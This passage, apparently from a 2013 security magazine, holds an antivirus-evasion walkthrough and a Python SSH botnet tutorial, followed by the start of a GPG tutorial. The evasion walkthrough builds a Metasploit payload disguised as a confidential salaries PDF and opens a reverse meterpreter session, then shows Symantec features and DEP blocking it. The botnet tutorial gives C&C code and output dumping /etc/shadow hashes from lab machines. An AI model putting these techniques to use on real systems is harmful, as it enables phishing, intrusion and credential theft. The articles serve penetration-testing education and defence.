
To execute it, go to the *metasploitavevasion* directory and run the command (see Figure 2):

```
#./avoid.sh
```

Select local or remote system. If you select local, it will auto grab your local IP address and use that. If you select alternative, it will ask you which IP address to listen on, then give you the msf listener code to run at the end (see Figure 3). In this case I used port 443 (see Figure 4). There are five options for the payload. The stealthier you choose, the bigger the file is and the more random data it creates with the intention to reduce the detection ratio. In this case, I have chosen option 5, which is *Desperate Stealth* (see Figure 5), and it generated an executable with the size of 135 MB. It will then output an executable called *salaries.exe* in the */root/.metasploitavevasion/* directory (see Figure 6). You can copy this to your CD or Thumbdrive and use a phishing/social engineering techniques to take advantage of the curiosity of the system's owner to




Figure 3. Entering the IP of the listener




Figure 4. Choosing what port to be used to listen on



Figure 5. The more stealth you want, the bigger the size of the file

run it. To make it more interesting, I renamed the file *Employees Salaries-Confidential.pdf*, and by default Windows 7 and Windows Server machines hide the extension of the files. And with the pdf icon embedded to it, it is more believable (see Figure 7).

## Testing Against Symantec AV and McAfee AV

To test my newly created executable, I used McAfee and Symantec Endpoint Protection Anti-Virus and Anti-Spyware feature to see whether it gets detected (see Figure 8).

Note: Both used products have the Anti-Virus and Anti-Spyware feature only.

Test Case 1: Scanned against McAfee

Result: Undetected

Test Case 2: Scanned against Symantec Endpoint Protection (see Figure 9)

Result: Undetected

Note: The date of this article being written was 14<sup>th</sup> July 2013.

## Starting the Payload Handler and Listener

We will then run *msfconsole* and start the listener on a dedicated attacking system (see Figure 11).




Figure 6. Executable created




Figure 7. Changing the name of the executable to something believable




Figure 8. Scanning the file against McAfee AV




Figure 9. Scanning the file against Symantec AV

In this scenario, we are using the following specifications for the victim's machine:

- Windows Server 2008 SP2 (64bit) and Windows 7 Enterprise SP1 (64bit),
- Data Execution Prevention settings is set to *Turn on DEP for essential Windows Programs and Services only*,
- Symantec Endpoint Protection v11.x Antivirus and Anti Spyware Protection only.

## Execution of Employees Salaries-Confidential.pdf

Both machines, when the *Employees Salaries-Confidential.pdf* was executed, allowed us to get a meterpreter session (see Figure 12) despite having an updated definition of Symantec Endpoint Protection.

## Prevention (I)

To prevent such an attack, additional features from product vendors do come in handy. In this case, Symantec Endpoint Protection comes with features like *Proactive Threat Protection* and *Network Threat Protection*.

## Symantec's Proactive Threat Protection

Proactive threat scanning provides an additional level of protection to a computer that complements existing AntiVirus, AntiSpyware, Intrusion Prevention, and Firewall protection technologies. AntiVirus



**Figure 10.** The version of the Symantec Endpoint Protection client used

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.71.128
LHOST => 192.168.71.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.71.128:443
[*] Starting the payload handler...
```

**Figure 11.** Starting the Payload Handler

```
[*] Started reverse handler on 192.168.71.128:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.71.188
[*] Meterpreter session 1 opened (192.168.71.128:443 -> 192.168.71.188:49172) at 2013-07-14 14:48:09 +0800
meterpreter >
```

**Figure 12.** A Meterpreter session


and AntiSpyware scans rely mostly on signatures to detect known threats. Proactive threat scans use heuristics to detect unknown threats. The Heuristic process scan analyzes the behavior of an application or a process. The scan determines if the process exhibits the characteristics of a threat, such as Trojan horses, worms, or key loggers. The processes typically exhibit a type of behavior that a threat can exploit, such as opening a port on a user's computer. This type of protection is sometimes referred to as protection from *Zero-day attacks*.

## Testing the Employees Salaries-Confidential.pdf on the System with Proactive Threat Protection and Network Threat Protection Enabled


As soon as we launched the *Employees Salaries-Confidential.pdf*, Symantec Endpoint Protection was automatically able to detect and block the



**Figure 13.** Symantec Endpoint Protection client with additional features



**Figure 14.** Symantec's IPS in action



**Figure 15.** The security log of Symantec Endpoint Protection

attack and classify the attack as a Meterpreter Reverse TCP attack (see Figure 14).

In the Security Log (see Figure 15), it is able to log the event, the type of attack, where the attack originated from, and the full path of the executable.

## Prevention (II)

In the previous test, the DEP (Data Execution Prevention) (see Figure 16) setting was set to *Turn on DEP for essential Windows programs and services only*.

In this test, we are going to set the setting to: *Turn on DEP for all programs and services except those I select*.


When the *Employees Salaries-Confidential.pdf* was executed, DEP responded by closing the executable from executing thus protecting the system from providing a meterpreter session to the attacker (see Figure 17).

## What is DEP?


Data Execution Prevention (DEP) is a security feature that can help prevent damage to your computer from viruses and other security threats. Harmful programs can try to attack Windows by attempting to run (also known as execute) code from system memory locations reserved for Windows and other authorized programs. These types of attacks

can harm your programs and files.

DEP can help protect your computer by monitoring your programs to make sure that they use system memory safely. If DEP notices a program on your computer using memory incorrectly, it closes the program and notifies you.



**Figure 16.** Data Execution Prevention Option



**Figure 17.** DEP in action

## References

- DEP (Data Execution Prevention): <http://windows.microsoft.com/en-sg/windows-vista/what-is-data-execution-prevention>
- Symantec's Proactive Threat Protection: <http://www.symantec.com/business/support/index?page=content&id=TECH102733>
- Symantec Endpoint Protection: <http://www.symantec.com/en-sg/endpoint-protection>
- McAfee Anti-Virus: <http://www.mcafee.com/>
- Metasploit AV Evasion: <http://www.nccgroup.com/>
- Metasploit Payload Generator Script: <http://www.commonexploits.com/?p=789>
- BackTrack Linux: <http://www.backtrack-linux.org/>
- Kali Linux: <http://www.kali.org/>

## Conclusion

AV evading techniques are getting better and smarter by the day and as shown in the above tests, having just an Anti-Virus and Anti-Spyware application is insufficient to protect our machines from additional angles of threats. To defend from such attacks, product vendors have since made their applications to come with several other features, such as IPS (Intrusion Prevention System), IDS (Intrusion Detection System), Firewall, and NAC (Network Access Control). These features will perform additional levels of security and protection to handle more advanced and newer threats and attacks that traditional Anti-Virus and Anti-Spywares feature could not.

## FADLI B. SIDEK



**Graduated with a BSc Degree in Cyber Forensics, Information Security Management and Business Information Systems, Fadli is a security professional at BT Global Services, a company that offers specialized IT security services to customers worldwide. He has over 7 years experience in the IT industry dealing with operations, support, engineering, consulting, and currently an ethical hacker performing vulnerability assessment and penetration testing services for domains such as Network Assessments, Wireless Assessments, Social Engineering, Perimeter Device Assessment, and Web App Assessments through Open Source and commercial tools based on methodologies from OWASP and OSSTMM. Fadli has also conducted trainings and speaking at seminars on the topics of information security to both the private and government sectors. In his free time, Fadli conducts security research and regularly updates his blog focusing on IT security @ <http://securityg33k.blogspot.sg>**



# Phantom's Cerebrum

## Using Python to Work a Botnet

Imagine a ghost robot in every computer, working in the shadows, let's call it the Phantom, performing tasks for its master. The master controls the ghosts through a master brain device, let's call it the cerebrum, much like the device Prof Xavier had in the X-Men. That device could control the minds of mutants all over the world. In my case, the cerebrum controls the phantoms in each computer of my home and workplace.

**T**he idea is to manage a network of computers in your workplace to help you perform similar tasks simultaneously (for example, installing new antivirus or deploying a new version of Windows). The applications are limitless. That being said, this could be exploited for malicious tasks to control infected hosts as well. You can call your phantoms as bots or as computers with your agents or infected hosts. It completely depends on your point of view.

I plan to show how attackers could use network management products intended for use by sys admins in ways they weren't intended to be used. I will show how to create phantoms but before I do that, I will work on the Cerebrum.

### Introduction

My favorite language for designing and running my own tools is Python because it's a hacker's language. With its decreased complexity, increased efficiency, limitless third-party libraries, and low bar to entry, Python provides an excellent development platform to build your own offensive tools. If you are running Mac OS X or Linux, odds are it is already installed on your system. While a wealth of offensive tools exists, learning python can help you with the difficult cases where the tools fail. Especially in cases where you don't want your attack

signature verified. For example, using Acunetix when you try sql injections, it leaves a set pattern of entries on the target system. Any defensive tool can use this to block you. What will you do then?

System administrators often need to perform the same (or similar) tasks across a multitude of hosts. Doing this manually is unreasonable, so solutions have been created to help automate the process. While these solutions can be a life-saver to many, let's look at them in a different light. In this post, we'll explore how easy it would be for an attacker to use one of these solutions, a popular Python library called Fabric, to quickly create a command and control (C&C) application that can manage a multitude of infected hosts over SSH.

*Disclaimer: Compromising hosts to create a botnet without authorization is illegal, and not encouraged in any way. Therefore, the content is meant for educational purposes only.*

### Setting Up Your Development Environment

The Python download site (<http://www.python.org/download/>) provides a repository of Python installers for Windows, Mac OS X, and Linux Operating Systems. If you are running Mac OS X or Linux, odds are the Python interpreter is already installed on your system. Downloading an installer provides




a programmer with the Python interpreter, the standard library, and several built-in modules. The Python standard library and built-in modules provide an extensive range of capabilities, including built – in data types, exception handling, numeric and math modules, file – handling capabilities, cryptographic services, interoperability with the operating system, Internet data handling, and interaction with IP protocols, among many other useful modules. However, a programmer can easily install any third – party packages. A comprehensive list of third – party packages is available at <http://pypi.python.org/pypi/>.

If you are not comfortable with Python or haven't used it before, I highly recommend this – <http://www.pythonforbeginners.com/systems-programming/how-to-use-fabric-in-python/>.

## Fabric Basics

Fabric's Documentation describes it as a "library and command – line tool for streamlining the use of SSH for application deployment or systems administration tasks." Using the popular Paramiko Python library to manage it's SSH connections, Fabric provides programmers with an easy – to – use API to run sequential or parallel tasks across many machines. Before building a C&C application, let's explore some of the basics of Fabric (a full tutorial can be found here).



**Figure 1.** *Phantoms and its Cerebrum*

## The fab command line tool

While we won't be using it much in this post, I don't feel a post about Fabric would be complete without mentioning the *fab* tool. Usually, sysadmins only need to setup predefined commands (called *tasks*) to be run on multiple hosts. With this being the case, the standard application of Fabric is as follows:

### Create a "fabfile"

Use the fab tool to execute tasks defined in the fabfile on selected hosts.

While this allows us to run a predefined set of commands, this isn't helpful if we want an interactive framework. The solution to this is found in the Fabric documentation:

The fab tool simply imports your fabfile and executes the function or functions you instruct it to. There's nothing magic about it – anything you can do in a normal Python script can be done in a fabfile!

This means that we can execute any task in our fabfile without needing to go through the fab command line tool. This is helpful, since we can create an interactive management wrapper to perform tasks on a dynamic list of hosts as we choose. But first, we need to address the obvious: what is a fabfile?

## Fabfiles

In a nutshell, a fabfile is simply a file containing functions and commands that incorporate Fabric's API. These functions can be found in the fabric. api namespace. It's important to remember our note above which says that a fabfile is just Python – nothing special.

## Installation

Fabric is best installed via pip (highly recommended) or *easy\_install* (older, but still works fine), such as:

```
$ pip install fabric
```

You may also opt to use your operating system's package manager; the package is typically called *fabric* or *python – fabric*, such as:

```
$ sudo apt-get install fabric
```

Advanced users wanting to install a development version may use pip to grab the latest master branch (as well as the dev version of the Paramiko dependency):

```
$ pip install paramiko==dev
$ pip install fabric==dev
```

Or, to install an editable version for debugging/hacking, execute `pip install -e. (or python setup.py install)` inside a downloaded or cloned copy of the source code.

## ActivePython and PyPM

Windows users who already have ActiveState's ActivePython distribution installed may find Fabric is best installed with its package manager, PyPM. Below is example output from an installation of Fabric via pypm: Listing 1.

So, with that brief intro, let's dive into the Fabric API to see how we can use the provided functions to build an SSH C&C:

## Building the C&C

Let's assume an attacker managed to compromise numerous hosts, either using SSH, or via other means and now has SSH access to them. Let's also assume that credentials to these hosts are stored in a file with the following format:

```
username@hostname:port password
```

The example for this post will be as follows: (creds.txt)

```
root@192.168.56.101:22 toor
root@192.168.56.102:22 toor
```

It is important to note that Fabric tries to automatically detect the type of authentication needed (password or passphrase for private key). Therefore, if the passwords stored in the credentials file are for private keys, they should work seamlessly.

Now that we have our credentials, let's consider what functions will we create. For the sake of this post, let's implement the following:

- Status check to see which hosts are running,
- Run a supplied command on multiple selected hosts,
- Create an interactive shell session with a host.

To start, we will import all members of the fabric.api namespace: (import – fabric.py)

```
from fabric.api import *
```

Next, we will use two of Fabric's environment variables, `env.hosts` and `env.passwords`, to manage our host connections. `Env.hosts` is a list we can use to manage our master host list, and `env.passwords` is

a mapping between host strings and passwords to be used. This prevents us from having to enter the passwords upon each new connection. Let's read all the hosts and passwords from the credentials file and put them into the variables: (fill\_envs.py)

```
for line in open('creds.txt', 'r').readlines():
    host, passw = line.split()
    env.hosts.append(host)
    env.passwords[host] = passw
```

Now for the fun part – running commands. There are 6 types of command – execution functions that we should consider:

- `run(command)` – run a shell command on a remote host,
- `sudo(command)` – run a shell command on a remote host, with superuser privileges,
- `local(command)` – run a command on the local system,
- `open_shell()` – opens an interactive shell on the remote system,

### Listing 1. Installing Fabric via pypm

```
C:\> pypm install fabric
The following packages will be installed into
"%APPDATA%\Python" (2.7):
paramiko-1.7.8 pycrypto-2.4 fabric-1.3.0
Get: [pypm-free.activestate.com] fabric 1.3.0
Get: [pypm-free.activestate.com] paramiko 1.7.8
Get: [pypm-free.activestate.com] pycrypto 2.4
Installing paramiko-1.7.8
Installing pycrypto-2.4
Installing fabric-1.3.0
Fixing script %APPDATA%\Python\Scripts\fab-
script.py
C:\>
```

### Listing 2. Function taking a command string

```
def run_command(command):
    try:
        with hide('running', 'stdout', 'stderr'):
            if command.strip()[0:5] == "sudo":
                results = sudo(command)
            else:
                results = run(command)
    except:
        results = 'Error'
    return results
```

- `get(remote_path, local_path)` – download one or more files from a remote host,
- `put(local_path, remote_path)` – upload one or more files to a remote host.

Let's see how we can use these commands. First, let's create a function that takes in a command string, and execute the command using Fabric's *run* or *sudo* command as needed (see Listing 2): (`run_command.py`).

Now, let's create a task that will use our *run\_command* function to see which hosts are up and running. We will do this by executing the command *uptime* on the hosts. (`check_hosts.py`)

```
def check_hosts():
    ''' Checks each host to see if it's running '''
    for host, result in execute(run_command,
```

```
"uptime", hosts=env.hosts).iteritems():
    running_hosts[host] = result if result.
        succeeded else "Host Down"
```

For the other tasks, we will want to dynamically select which hosts we want to run a given command on, or establish a shell session to. We can do this by creating a menu, and then executing these tasks with a specific list of hosts using Fabric's *execute* function. To see what this looks like, look at Listing 3. (`menu.py`)

I should note that I left out a task to put a file onto the remote host, since this can be easily done from the command line (though a task for this could be made easily). Let's see what our application looks like in action (Listing 4). (`Output.txt`)

As you can see, it looks like we were able to successfully control all of the machines we had ac-

### Listing 3. The menu function

```
def get_hosts():
    selected_hosts = []
    for host in raw_input("Hosts (eg: 0 1): ").split():
        selected_hosts.append(env.hosts[int(host)])
    return selected_hosts

def menu():
    for num, desc in enumerate(["List Hosts", "Run Command", "Open Shell", "Exit"]):
        print "[" + str(num) + "] " + desc
    choice = int(raw_input('\n' + PROMPT))
    while (choice != 3):
        list_hosts()
        # If we choose to run a command
        if choice == 1:
            cmd = raw_input("Command: ")
            # Execute the "run_command" task with the given command on the selected hosts
            for host, result in execute(run_command, cmd, hosts=get_hosts()).iteritems():
                print "[" + host + "]: " + cmd
                print ('-' * 80) + '\n' + result + '\n'
            # If we choose to open a shell
            elif choice == 2:
                host = int(raw_input("Host: "))
                execute(open_shell, host=env.hosts[host])
            for num, desc in enumerate(["List Hosts", "Run Command", "Open Shell", "Exit"]):
                print "[" + str(num) + "] " + desc
            choice = int(raw_input('\n' + PROMPT))

if __name__ == "__main__":
    fill_hosts()
    check_hosts()
    menu()
```

## Listing 4. Menu function in action

```
C:\>python fabfile.py
[root@192.168.56.101:22] Executing task 'run_command'
[root@192.168.56.102:22] Executing task 'run_command'
[0] List Hosts
[1] Run Command
[2] Open Shell
[3] Exit

fabric $ 1

ID      | Host                                     | Status
-----|-----|-----
0 | root@192.168.56.101:22                 | 07:27:14 up 10:40, 2 users, load average: 0.05, 0.03, 0.05
1 | root@192.168.56.102:22                 | 07:27:12 up 10:39, 3 users, load average: 0.00, 0.01, 0.05

Command: sudo cat /etc/shadow
Hosts (eg: 0 1): 0 1
[root@192.168.56.101:22] Executing task 'run_command'
[root@192.168.56.102:22] Executing task 'run_command'
[root@192.168.56.101:22]: sudo cat /etc/shadow
-----
root:$6$jcs.3tzd$aIZHimcDCgr6rhXaaHKYtogVYgrTak8I/EwpUSKrf8cbSczJ3E7TBqqPJN2Xb.8UgKbKyuaqb78bJ81TW
VEP7/:15639:0:99999:7:::
daemon:x:15639:0:99999:7:::
bin:x:15639:0:99999:7:::
sys:x:15639:0:99999:7:::
sync:x:15639:0:99999:7:::
games:x:15639:0:99999:7:::
man:x:15639:0:99999:7:::
lp:x:15639:0:99999:7:::
<snip>

[root@192.168.56.102:22]: sudo cat /etc/shadow
-----
root:$6$27N90zvh$scsS8shKQKRgubPBFACgcbIFlylImYGQpGex.sd/g3UvbwQe5A/aW2sGvOsto09SQBzFF5ZjHuEJmV5G-
Fr0Z0.:15775:0:99999:7:::
daemon*:15775:0:99999:7:::
bin*:15775:0:99999:7:::
sys*:15775:0:99999:7:::
sync*:15775:0:99999:7:::
games*:15775:0:99999:7:::
man*:15775:0:99999:7:::
<snip>

[0] List Hosts
[1] Run Command
[2] Open Shell
[3] Exit
```



cess to. It's important to note that there is so much more we can do with Fabric to help facilitate the host management. Here are just a few examples:

By adding the `@parallel` decorator before our tasks, our tasks will run in parallel (Note: this won't work in Windows).

Fabric also allows us to create groups (called roles). We could use these roles to create groups based on location, functionality, and so on.

Since our fabfile is just Python, we can extend it to use any functionality we want. For example, we could easily create a web interface to this using Flask or Django. By now you may be very curious about having your own phantoms running around your lab. I don't need to emphasize how this knowledge can be put for a bad use.

## Constructing the SSH Botnet

Now that we have demonstrated how to control a host via SSH, let us expand it to control multiple hosts simultaneously. Attackers often use collections of compromised computers for malicious purposes.

We call this a botnet because the compromised computers act like bots to carry out instructions.

In order to construct our botnet, we will have to introduce a new concept – a class. The concept of a class serves as the basis for a programming model named object oriented programming. In this system, we instantiate individual objects with associated methods. For our botnet, each individual bot or client will require the ability to connect and issue a command (Listing 5).

Examine the code to produce the class object `Client()`. Building the client requires a hostname, username, and a password or a key. Furthermore, the a class contains the methods required to sustain a client – `connect()`, `send_command()`, `alive()`. Notice that when we reference a variable belonging to a class, we call it `self` – followed by the variable name. To construct the botnet, we build a global array named `botnet` and this array contains individual client objects. Next, we build a function named `addClient()` that takes a host, user, and password as input to instantiate a client object and add it to the botnet ar-

### Listing 4. Menu function in action

```
fabric $ 2
```

ID	Host	Status
0	root@192.168.56.101:22	07:27:14 up 10:40, 2 users, load average: 0.05, 0.03, 0.05
1	root@192.168.56.102:22	07:27:12 up 10:39, 3 users, load average: 0.00, 0.01, 0.05

```
Host: 1
```

```
[root@192.168.56.102:22] Executing task 'open_
shell'
```

```
Last login: Wed Jul 24 07:27:44 2013 from
192.168.56.1
```

```
root@milindlab:~# whoami
```

```
root
```

```
root@milindlab:~# exit
```

```
logout
```

```
[0] List Hosts
```

```
[1] Run Command
```

```
[2] Open Shell
```

```
[3] Exit
```

```
fabric $ 3
```

### Listing 5. Using classes

```
import optparse
```

```
import pxssh
```

```
class Client:
```

```
def __init__(self, host, user, password):
```

```
self.host = host
```

```
self.user = user
```

```
self.password = password
```

```
self.session = self.connect()
```

```
def connect(self):
```

```
try:
```

```
s = pxssh.pxssh()
```

```
s.login(self.host, self.user, self.password)
```

```
return s
```

```
except Exception, e:
```

```
print e
```

```
print '[-] Error Connecting'
```

```
def send_command(self, cmd):
```

```
self.session.sendline(cmd)
```

```
self.session.prompt()
```

```
return self.session.before
```

ray. Next, the `botnetCommand()` function takes an argument of a command. This function iterates through the entire array and sends the command to each client in the botnet array (see Listing 6).

By wrapping everything up, we have our final SSH botnet script. This proves an excellent method for mass controlling targets. To test, we make three copies of our current BackTrack 5 virtual machine and assign. We see that we can the script iterate through these three hosts and issue simultaneous commands to each of the victims. While the SSH Botnet creation script attacked servers directly, the next section will focus on an indirect attack vector to target clients through vulnerable servers, and an alternate approach to building a mass infection.

## Conclusion

The goal of this post was to give a practical example showing how attackers could use high – quality network management products in ways they weren't intended to be used. It's important to note that this

same functionality could extend to any other IT automation solution such as Chef, Puppet, or Ansible.

## MILIND BHARGAVA



*Milind Bhargava, (CEH), (ECSA) is in love with the field of Information Security. During the pursuit of his love, he has completed his CEH & ECSA certifications in 2010 from EC – Council. An Alumni of George Brown College, Toronto, he is currently working as a Network Administrator with Yellowwood Networks Inc. in Calgary, Alberta, and has worked as Head of IT for an Oil & Gas MNC in Doha, Qatar, where his responsibilities included, but were not limited to, Network Security. He believes that ethical hacking is an addiction, which you can never master. It's a skill which you can control, but never stop learning more about. And so he continues on his quest as an eternal student. Find me on LinkedIn: <http://ca.linkedin.com/pub/milind-bhargava/6/714/916/>.*

### Listing 6. Iterating through the array

```
import optparse
import pxssh
class Client:
def __init__(self, host, user, password):
self.host = host
self.user = user
self.password = password
self.session = self.connect()
def connect(self):
try:
s = pxssh.pxssh()
s.login(self.host, self.user, self.password)
return s
except Exception, e:
print e
print '[-] Error Connecting'
def send_command(self, cmd):
self.session.sendline(cmd)
self.session.prompt()
return self.session.before
def botnetCommand(command):
for client in botNet:
output = client.send_command(command)
print '[*] Output from ' + client.host
print '[+] ' + output + '\n'
def addClient(host, user, password):
client = Client(host, user, password)
botNet.append(client)
```

```
botNet = []
addClient('192.168.56.110', 'root', 'toor')
addClient('192.168.56.120', 'root', 'toor')
addClient('192.168.56.130', 'root', 'toor')
botnetCommand('uname -v')
botnetCommand('cat /etc/issue')
```

### Listing 7. Alternate way to mass infect the botnet

```
attacker:#!# python botNet.py
[*] Output from 192.168.56.110
[+] uname -v
#1 SMP Wed Jul 31 10:34:20 EST 2013
[*] Output from 192.168.56.120
[+] uname -v
#1 SMP Wed Jul 31 10:34:20 EST 2013
[*] Output from 192.168.56.130
[+] uname -v
#1 SMP Wed Jul 31 10:34:20 EST 2013
[*] Output from 192.168.56.110
[+] cat /etc/issue
BackTrack 5 R3 - 32 bit \n \l
[*] Output from 192.168.56.120
[+] cat /etc/issue
BackTrack 5 R3 - 32 bit \n \l
[*] Output from 192.168.56.130
[+] cat /etc/issue
BackTrack 5 R3 - 32 bit \n \l
```



# Dr.Web SplDer is 8-legged!



## New Version 8.0

### Security Space and Dr.Web Antivirus for Windows

Get your free 60-day license under <https://www.drweb.com/press/> to protect your PC and your smartphone with Dr.Web!

Your promo code: **Hakin9**

**Protect your mobile device free of charge!**

[https://support.drweb.com/free\\_mobile/](https://support.drweb.com/free_mobile/)

# Cryptography with GPG

We are familiar with cryptography and know something about it but let's review its history. Cryptography is a technique for secure communication. In a community, it may mean relationships between individuals in a society or relationships on the Internet. The Cryptography from the present world is pulled into the world of the Internet. The present, or modern, cryptography engages topics like mathematics, computer science, and electrical engineering.

To put it briefly, cryptography is the science of data encryption. It is so important that it is not only a personal interest, but it is also used during the war. In everyday life, we are using cryptography but some of the concepts are invisible. Today, cryptography is based on mathematical theory and computer science practice to produce an algorithm that is hard to break and guess. Cryptography is art.

Cryptography is used to decode an important message. The receiver takes a ciphered message and uses a key for converting it to a comprehensible one. There are many reasons to perform cryp-

tography: a messenger may be captured by the enemy or even deliver the message to the wrong person. If the message was in plaintext or cleartext, anybody could read and understand it. One of the most popular stories involves Julius Caesar – he wanted to send a message to his general but didn't trust his messenger, so he had to encrypt the message. A certain method occurred to Julius Caesar's mind. He used a simple algorithm to cipher messages. He replaced every A in his messages with a D, every B with an E, and so on, so someone who knew the algorithm could decipher his messages. Here is an example:



**Figure 1.** The process of coding and decoding a message



```
Plain: A B C D E F G H I J K L M N O P Q R S T U V
      W X Y Z
Cipher: D E F G H I J K L M N O P Q R S T U V W X
      Y Z A B C
```

When a general received the encoded message, he looked at the cipher line and corresponding to the code, he wrote in the plain line. For example:

```
Ciphertext: PB QDPH LV MXOLXV
Plaintext: my name is julius
```

Julius Caesar is dead but he didn't know that he has waged a revolution. After Caesar, cryptography is continuing and new algorithms are created.

In the First World War, cryptography showed its role. During World War II, there was a revolution in cryptography – mechanical and electromechanical science mixed with cryptography and cipher machines were in wide use.

## Modern Cryptography

Claude Elwood Shannon, known as “The Father of Information Theory,” was an American mathematician, electronic engineer, and cryptographer. He initiated modern cryptography.

Modern cryptography consists of symmetric and asymmetric key algorithms. In symmetric-key algorithms, same cryptographic keys for both encryption of the plaintext and decryption of ciphertext are used. The keys may be the same and it may be a simple transformation to go between the two keys.

Asymmetric key algorithms refer to a cryptographic system with two separate keys, one of which is secret and one of which is public. Although the two keys are different, both parts of the key pair are mathematically linked. The first key task is locked or encrypts the plaintext, and the other one unlocks or decrypts the ciphertext. The keys are correlative and neither key can perform both functions by itself. The public key can be published without worries, but the private key must not be shown to anyone not authorized to read the messages. Unlike symmetric key algorithms, a public key algorithm does not require a secure channel to exchange secret keys between the sender and the receiver. It is the infrastructure of several Internet standards like Transport Layer



**Figure 2.** PGP – one of the Internet cryptography standards

### Listing 1. Generating a key

```
mohsen@crunchbang-jokar:~$ gpg --gen-key
gpg (GnuPG) 1.4.10; Copyright (C) 2008 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: directory `/home/mohsen/.gnupg' created
gpg: new configuration file `/home/mohsen/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/mohsen/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/mohsen/.gnupg/secring.gpg' created
gpg: keyring `/home/mohsen/.gnupg/pubring.gpg' created
Please select what kind of key you want:
  (1) RSA and RSA (default)
  (2) DSA and Elgamal
  (3) DSA (sign only)
